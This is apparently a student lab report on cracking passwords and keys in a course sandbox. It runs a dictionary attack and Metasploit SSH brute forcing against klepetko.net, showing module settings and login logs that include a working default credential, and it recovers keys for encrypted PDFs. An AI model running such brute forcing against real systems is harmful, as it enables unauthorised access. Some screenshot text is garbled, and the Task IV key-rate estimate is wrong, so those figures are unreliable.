

# **Section I (Introduction):**

The protection of digital systems and data is highly dependent on cryptographic algorithms and keys. The objective of this project is to learn about the use and implementation of cryptographic protocols involving passwords and keys. Additionally, this project aims to show many methods of cracking passwords and keys, as well as developing and utilizing security tools. The project is divided into four tasks, each focused on different aspects of password and key cracking. Task one involves creating a program to crack a password using a dictionary attack. Task two utilizes the Metasploit Framework to crack an unknown username and password combination. Task three involves cryptanalysis cracking of an encrypted PDF file using a flawed encryption algorithm. Finally, task four requires the use of the brute force method to crack the key of an encrypted PDF file using the DES-ECB encryption algorithm.

Each group member communicated through discord. We worked around each of our schedules to meet and solve the tasks. Each group member did not have specific tasks because the sandbox is set up on Stanley's machine but we easily coordinated times to meet through discord and we were able to work through the project.

#### **Section II (Task I):**

a) Show the screenshot of your program in A.2 when you are testing each password and obtaining the password to ssh klepetko.net as "user50".

```
isanley@kali)=[~]
isanley@kali)=[~]
isanley@kali)=[~]
isanley@kali)=[~]
isanley@kali)=[~]
isanley@kali)=[~]
isanley@kali]=[~]
isanley
```

- b) Report how long it takes to test each password on average.
  - ♦ 4 minutes / 10 passwords = 0.4 minutes or 24 seconds.
- c) If the dictionary has 1 million passwords, estimate how long it will take to find the password with your program.
  - ◆ 1,000,000 passwords \* 0.4 minutes = 400000 minutes or 6666.67 hours.

### **Section III (Task II):**

For cracking "user50" to klepetko.net,

a) Show the screen shot of the parameters of the ssh login module. Use the "info" command in the MSF console console.

```
msf6 auxiliary(
           Name: SSH Login Check Scanner
Module: auxiliary/scanner/ssh/ssh_login
License: Metasploit Framework License (BSD)
Rank: Normal
Provided by:
todb <todb@metasploit.com>
Check supported:
Basic options:
Name
                                                     Current Setting Required Description
     BLANK_PASSWORDS false
                                                                                                                                 Try blank passwords for all use
                                                                                                                                rs
How fast to bruteforce, from 0 to 5
Try each user/password couple s tored in the current database Add all passwords in the current database to the list
Add all users in the current database to the list
Skip existing credentials store d in the current database (Accepted: none, user, user@realm)
A specific password to authenticate with
File containing passwords, one per line
The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
The target port
Stop guessing when a credential works for a host
The number of concurrent thread s (max one per host)
A specific username to authenticate as
File containing users and passw
    BRUTEFORCE_SPEED 5
                                                                                                                                 How fast to bruteforce, from 0
    DB_ALL_CREDS
    DB_ALL_PASS
                                                   false
    DB_SKIP_EXISTING none
                                                                                                     no
                                                   dictionary.txt
     PASS FILE
                                                                                                     no
      RHOSTS
                                                      klepetko.net
     RPORT 22
STOP_ON_SUCCESS true
      THREADS
                                                                                                                                 A specific username to authenti
cate as
File containing users and passw
ords separated by space, one pa
ir per line
Try the username as the passwor
d for all users
File containing usernames, one
per line
Whether to print output for all
attempts
    USERPASS_FILE
                                                                                                     no
    USER_AS_PASS
                                                      false
     USER_FILE
     VERBOSE
                                                      true
                                                                                                      ves
```

b) Show the screenshot of finding the correct password in the MSF console.

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 99.68.230.147:22 - Starting bruteforce
[*] 99.68.230.147:22 - Failed: 'user50:fLqjcLNPo'
[!] No active DB -- Credential data will not be saved!
[*] 99.68.230.147:22 - Failed: 'user50:cyfvMqDXj'
[*] 99.68.230.147:22 - Failed: 'user50:quEwhgcrc'
[*] 99.68.230.147:22 - Failed: 'user50:womRomJft'
[*] 99.68.230.147:22 - Failed: 'user50:yHBDxuPAi'
[*] 99.68.230.147:22 - Failed: 'user50:dXobQabup'
[*] 99.68.230.147:22 - Failed: 'user50:rWeDHWuXu'
[*] 99.68.230.147:22 - Failed: 'user50:sWWFXXsoe'
[*] 99.68.230.147:22 - Failed: 'user50:jPvPJCel' 'uid=1001(user50) gid=1001(user50) groups=1001(user50) Linux klepetko 5.19.0-38-generic #39~22.04.1-Ubuntu SM P PREEMPT_DYNAMIC Fri Mar 17 21:16:15 UTC 2 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (12.45.23.100:34637 → 99.68.230.147:22) at 2023-04-29 20:51:19 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed msf6 auxiliary(scanner/ssh/ssh_login) >
```

- c) Report how long it takes to test each password on average.
  - ❖ 35.83 seconds / 9 passwords = 3.98 seconds on average to test each password.

For cracking ssh to B.2,

d) Show the screen shot of the parameters of the ssh login module. Use the "info" command in the MSF console console.

Basic options: Name	Current Setting	Required	Description
BLANK_PASSWORDS	false Computer	no	Try blank passwords for all users
BRUTEFORCE_SPEED		yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS (Sales	false Desktop	no	Try each user/password coupl e stored in the current data base
DB_ALL_PASS	false Document	sno	Add all passwords in the cur
DB_ALL_USERS	false Music	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none Videos	no s	Skip existing credentials st ored in the current database (Accepted: none, user, user &realm)
PASSWORD		no	A specific password to authe nticate with
PASS_FILE	/usr/share/metaspl oit-framework/data /wordlists/http_de fault pass.txt	no	File containing passwords, o ne per line
RHOSTS	klepetko.net	yes	The target host(s), see http s://github.com/rapid7/metasp loit-framework/wiki/Using-Me tasploit
RPORT	22	yes	The target port
STOP_ON_SUCCESS	true	yes	Stop guessing when a credent ial works for a host
THREADS	1	yes	The number of concurrent thr eads (max one per host)
USERNAME	user50	no	A specific username to authe
USERPASS_FILE		no	File containing users and pa sswords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the pass word for all users
USER_FILE	/usr/share/metaspl oit-framework/data /wordlists/http_de fault users.txt	no	File containing usernames, o ne per line
VERBOSE	true	yes	Whether to print output for all attempts
Description: This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins			


e) Show the screenshot of finding the correct username and password in the MSF console.

```
99.68.230.147:22 - Failed: 'xampp-dav-unsecure:wampp
    99.68.230.147:22 - Failed: 'xampp-dav-unsecure:ppmax2011'
    99.68.230.147:22 - Failed: 'xampp-dav-unsecure:turnkey'
    99.68.230.147:22 - Failed: 'xampp-dav-unsecure:vagrant'
    99.68.230.147:22 - Failed: 'vagrant:admin
    99.68.230.147:22 - Failed: 'vagrant:password'
    99.68.230.147:22 - Failed: 'vagrant:manager'
    99.68.230.147:22 - Failed: 'vagrant:letmein'
    99.68.230.147:22 - Failed: 'vagrant:tetmein'
99.68.230.147:22 - Failed: 'vagrant:cisco'
99.68.230.147:22 - Failed: 'vagrant:default'
99.68.230.147:22 - Failed: 'vagrant:root'
99.68.230.147:22 - Failed: 'vagrant:pass'
99.68.230.147:22 - Failed: 'vagrant:security'
    99.68.230.147:22 - Failed: 'vagrant:user'
    99.68.230.147:22 - Failed: 'vagrant:system'
    99.68.230.147:22 - Failed: 'vagrant:sys'
    99.68.230.147:22 - Failed: 'vagrant:none'
    99.68.230.147:22 - Failed: 'vagrant:xampp'
    99.68.230.147:22 - Failed: 'vagrant:wampp'
    99.68.230.147:22 - Failed: 'vagrant:ppmax2011'
    99.68.230.147:22 - Failed: 'vagrant:turnkey'
[+] 99.68.230.147:22 - Success: 'vagrant:vagrant' 'uid=1002(vagrant) gid=1002(va
grant) groups=1002(vagrant) Linux klepetko 5.19.0-38-generic #39~22.04.1-Ubuntu
SMP PREEMPT_DYNAMIC Fri Mar 17 21:16:15 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
[*] SSH session 1 opened (12.45.23.100:35059 \rightarrow 99.68.230.147:22) at 2023-04-30
11:16:54 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(
```

- f) Report how long it takes to test each password on average.
  - 3.41 minutes / 266 passwords =  $\frac{0.060965}{0.060965}$  minutes or 3.657895 seconds.

# Section IV (Task III):

a) Show the screenshot of your cryptoanalysis program when you get the key



- b) Show the key
  - Key in little Endian is 09bb2443decc5a92
  - ❖ In big Endian the key is 925accde4324bbo9

```
(stanley@kali)-[~/Documents/pro3]
$ ./enc1 secret.pdf.enc1 925accde4324bb09


(stanley@kali)-[~/Documents/pro3]
$ nano secret.pdf.enc1.enc1
```

c) Show the content of the encrypted file secret.pdf.enc1.


```
stanley@kali: ~/Documents/pro3 ×
                                           stanley@kali: ~/Documents/pro3 ×
                                                             secret.pdf.enc1.enc1
 GNU nano 6.4
%PDF-1.4
%0000
3 0 obj
<< /Length 4 0 R</pre>
  /Filter /FlateDecode
stream
3ctcdm
x+mR+j+0^P+++^Cqve=,^H>^TJ!+C[+B^NI^\^GBsh{**w+Z+*^T3*****+D-**Ů^Od/_*a0*^R*^}M*mR***^G;**zZ*
[v+*nCD+'WV^G+*^G^B^P+^Dt@^F^N+WbG=^?^BF**Y7*z***^O[*£*bl*e^X**YK**Ůf*8**K6*^Y***j*^W*%/****^O***;*T****^WTE**:j^F)E>
endobj
4 0 obj
   342
endobj
2 0 obj
      /a0 << /CA 1 /ca 1 >>
      /f-0-0 5 0 R
       /f-1-0 6 0 R
endobj
<< /Type /Page
   /Parent 1 0 R
/MediaBox [ 0 0 611.999983 791.999983 ]
/Contents 3 0 R
   /Group <<
       /Type /Group
       /S /Transparency
       /CS /DeviceRGB
   /Resources 2 0 R
endobj
8 0 obj
<< /Length 9 0 R
  /Filter /FlateDecode
  /Length1 8052</pre>
HeXeoYee^xDe^qeeePrOe$eeeeenweeeeeeyO^H%e(d!^Aee;eeef-e^U!ee8epe^Se{e#eeee^[!e^We><sVe'f^p^Re}eee6e^Ue.ee^qee^p>
^G Help
^X Exit
                   ^O Write Out
^R Read File
                                       ^W Where Is
^\ Replace
                                                                                                 ^C Location
^/ Go To Line
                                                          ^K Cut
^U Paste
                                                                              ^T Execute
^J Justify
                                                                                                                     M-U Undo
M-E Redo
```

# Section V (Task IV):

a) Show the screenshot of your DES program when it deciphers the testing file.



b) Show the screenshot of your DES program when you are brute force cracking the key of secret.pdf.enc2.



- c) Report how many keys are tested in 10 minutes.
  - To estimate how many keys can be tested in 10 minutes, we can multiply the number of seconds in 10 minutes (600) by the number of keys tested per second:
  - keys tested in 10 minutes =  $600 * (1ULL << 56) / 5 \approx 5.166 * 10^18$
- d) Estimate how long it will take to find the key.
  - ❖ To estimate how long it will take to find the key, we can assume that the program tests keys sequentially and that each key has an equal chance of being the correct key. This means that the expected number of keys that need to be tested before finding the correct key is half the total number of possible keys, or 2^55 = 36,028,797,018,963,968.

Note that you may not be able to find the key given the current hardware.

❖ Yes i was unable to find the key when doing the brute force cracking to find the key. Overall, the difficulty of finding an encryption key depends on a number of factors, including the key length, the strength of the encryption algorithm, the power of the hardware being used, and any additional security measures that may be in place.